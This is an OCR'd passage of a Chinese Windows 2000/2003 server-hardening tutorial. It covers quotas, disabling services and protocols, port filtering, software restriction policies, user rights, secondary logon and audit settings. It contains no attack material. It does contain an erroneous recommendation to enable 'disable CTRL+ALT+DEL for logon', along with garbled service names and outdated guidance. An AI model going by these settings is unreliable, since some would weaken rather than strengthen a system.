


图5

2．对单个用户配额

在图 5 所示的页面中，点击配额项，打开如图 6 所示的窗口。在“配额”菜单中，选择“新建配额项”，既可以对本机的用户进行配额限制。然后用户便可按提示配置，很简单的，不多说了。




图6

删除或者停止不必要的服务如图 5 所示

Windows 2000 中的很多漏洞问题都是由各种各样的服务引起，所以，我们可以这样说，开启的服务越多，计算机就越不安全。

在计算机中，通常除了你的服务期必需的服务之外，这些服务是系统正常运行所必需使用的。如：Network and Play，Event Log，Remote Procedure Call，Security Accounts Manager，Windows Management Instrumentation，WMI Driver Extensions，Protected Storage，Logical Disk Manager，Network Connections。这些服务是必须在系统启动时自动启动的。而对于其他的一些服务，如果没有必要就可以设置为手动启动，这样当你需要使用这些服务的时候，可以手动来启动它。这么做虽然稍微麻烦了一些，但是对于安全管理确实非常重要，希望大家能够借鉴一二。

网络连接上的安全配置

网络连接少的安全配置往往被人们所忽视，但是，网络连接上的配置更加重要，因为它控制着网络的出入口，也是兵家必争之地。下面我们一起来看一看。

禁用除了 TCP/IP 协议之外的如 NetBIOS 协议和 IPX/SPX 协议。NetBIOS 协议是微软以前版本的操作系统之间的通信协议，对于现在的高版本的操作系统可以不使用这个协议。另外像 IPX/SPX 协议主要是用在 NetWare 操作系统之间的通信协议，对于不存在 NetWare 的网络环境，可以将 IPX/SPX 协议卸载掉。

另外，对于不需要打开的端口，可以全部关闭掉，只打开自己需要的端口，如 web 服务器可以只开 tcp 的 80 端口，方法如下。

1．右键点击“网上邻居”，打开“属性”页，在你向外提供服务的某个连接上面点既右键，打开“属性”页，双击“Internet 协议（TCP/IP）”，在打开的对话框中选择“高级”按钮，打开“选项”页，双击“TCP/IP 筛选”，选中“启用 TCP/IP 筛选”。

2．三个项目，分别是“TCP 端口”、“UDP 端口”、“IP端口”，在这里，你可以根据自己的需要，启用相应的协议端口。这样，未被启用的端口将被全部关闭。

在Windows2003中使用软件限制策略

使用软件限制策略，可通过标识并指定允许运行的软件来保护计算机环境免受不信任软件的侵袭。可以为组策略对象（GPO）定义“不受限的”或“不允许的”的默认安全级别，从而决定是否在默认情况下允许软件运行。通过为特定软件创建软件限制策略规则，可以相对于默认安全级别做出例外安排。

简单配置如下

1．在“本地安全策略”中，“软件限制策略”的位置如图7所示。




图7

2．将软件限制策略应用到DLL文件。在图1所示的窗口中，右击“强制”，选择“属性”，会弹出一个对话框，默认情况下，软件限制策略不会应用到DLL文件，如果要对DLL文件进行限制，可以如图8所示操作。

3．通常情况下，我们要求免除对管理员的软件限制策略，如果您要对管理员进行限制，可以在图8中选择“将软件限制策略应用到”“所有用户”即可。




图8

不过，做了软件限制策略之后，确实在允许软件的执行方面是很安全了，但是，对于被限制的用户来说，当要打开软件的时候，总会出现提示，让用户输入不受软件限制策略限制的用户名和密码，这对于非服务器来说是相当的不方便。但是，对于服务器来说，这样的限制是可以的，因为服务器上用户在使用软件的时机是很少的。

用本地安全策略增加系统安全性

为了达到更高的安全性，需要在本地安全策略—>本地策略—>用户权利指派里面做一些设置，下面我们就来看一下。

对于[从网络访问此计算机]这一项指的是使用UNC路径的访问方法，一般情况下可以不允许访问，这里可以清空。

[从远端系统强制关机]这项也可以清空，这样就不允许用户从远程关闭机器。

[更改系统时间]这一项我觉得完全可以不允许任何人来更改，因为一旦时间设置准确以后，根本没有必要更改。这样可以杜绝攻击者修改时间，从而影响系统记录的日志的时间，使管理员不能够对日志做出正确的分析。

[关闭系统]这一项对于服务器来说，很多是不能随便关闭的，所以在服务器上这一项可以拒绝任何人关闭系统。如果需要关闭，首先在安全策略中更改过来之后就可以关闭了。

[拒绝从网络访问这台计算机]这一项可以设置为everyone组，这样就不允许任何人使用UNC路径来访问计算机，从而避免了NetBIOS协议带来的威胁。

[取得文件或其他对象的所有权]这一项默认为Administrators组，这里我们最好将这一项设置为允许Administrator用户一个人来做。

[磁盘配额]这一项从我们前面的描述来看也是非常重要的，默认是允许Administrators组，我们也是参照上面的做法，只允许Administrator一个人就可以了。

[装载和卸载设备驱动程序]这一项也要进行限制，只允许Administrator用户一个人来操作就可以了。

接下来，在[本地策略]的[安全选项]里，做如下操作。

[对全局系统对象的访问进行审计]这一项启用，就可以对全局系统对象进行审计了。

[防止用户安装打印机驱动程序]这一项启用，这样就可以禁止用户企图利用输入法漏洞进入系统。

[禁用按CTRL+ALT+DEL进行登录的设置]这一项启用 。

[登录屏幕上不要显示上次登录的用户名]这一项启用，就可以防止泄露用户名。

使用二次登录进行计算机管理

前面我们谈到，平时登录服务器不要随便使用具有管理员权限的用户，这会造成很大的威胁。那么，这样对于一些使用管理工具或者需要配置服务的操作似乎每次都要注销当前用户，然后使用具有管理运权限的用户来登录到系统。如果Windows2000笨到这个程度，我们就没有使用它的必要了。

针对这种应用，我们有必要使用二次登录。方法如下。

我们拿管理工具中的[计算机管理]来说，可以在上面点击鼠标右键，在弹出的对话框中，选择运行为，回弹出如图9所示的对话框。然后




图9

在里面输入具有管理员权限的用户名和密码，回车之后，就可以做管理工作了。

1． 启用审核

（1）首先来看启用对象访问的审核

有的时候可能我们需要对对象的访问进行记录，这就要用到对象的审核。这个操作很多非常熟悉Windows的管理员可能也根本没有用过，下面我们就以对system32目录的访问进行审核，这里我将设定对everyone的写入和删除操作进行审核。做法如下

首先在system32文件夹上点击鼠标右键，在弹出的对话框中选择属性，找到安全页，在安全页中选择“高级”按钮，会弹出如图10所示的对话框。在上面选择“审




图10

核”页，然后点击添加按钮，在弹出的对话框中选择everyone组，确定之后会弹出如图11所示的对话框，我们在里面做一些选择。然后依次确定。




图11

现在，我们这个实验才做完了一半，接下来，我们还必须再次打开[本地安全策略]—>[本地策略]—>[审核策略]—>[审核对象访问]，在上面点击右键，会弹出一个对话框，只要做如图12所示的设置就可以了。这里就启用了对对象的审核。

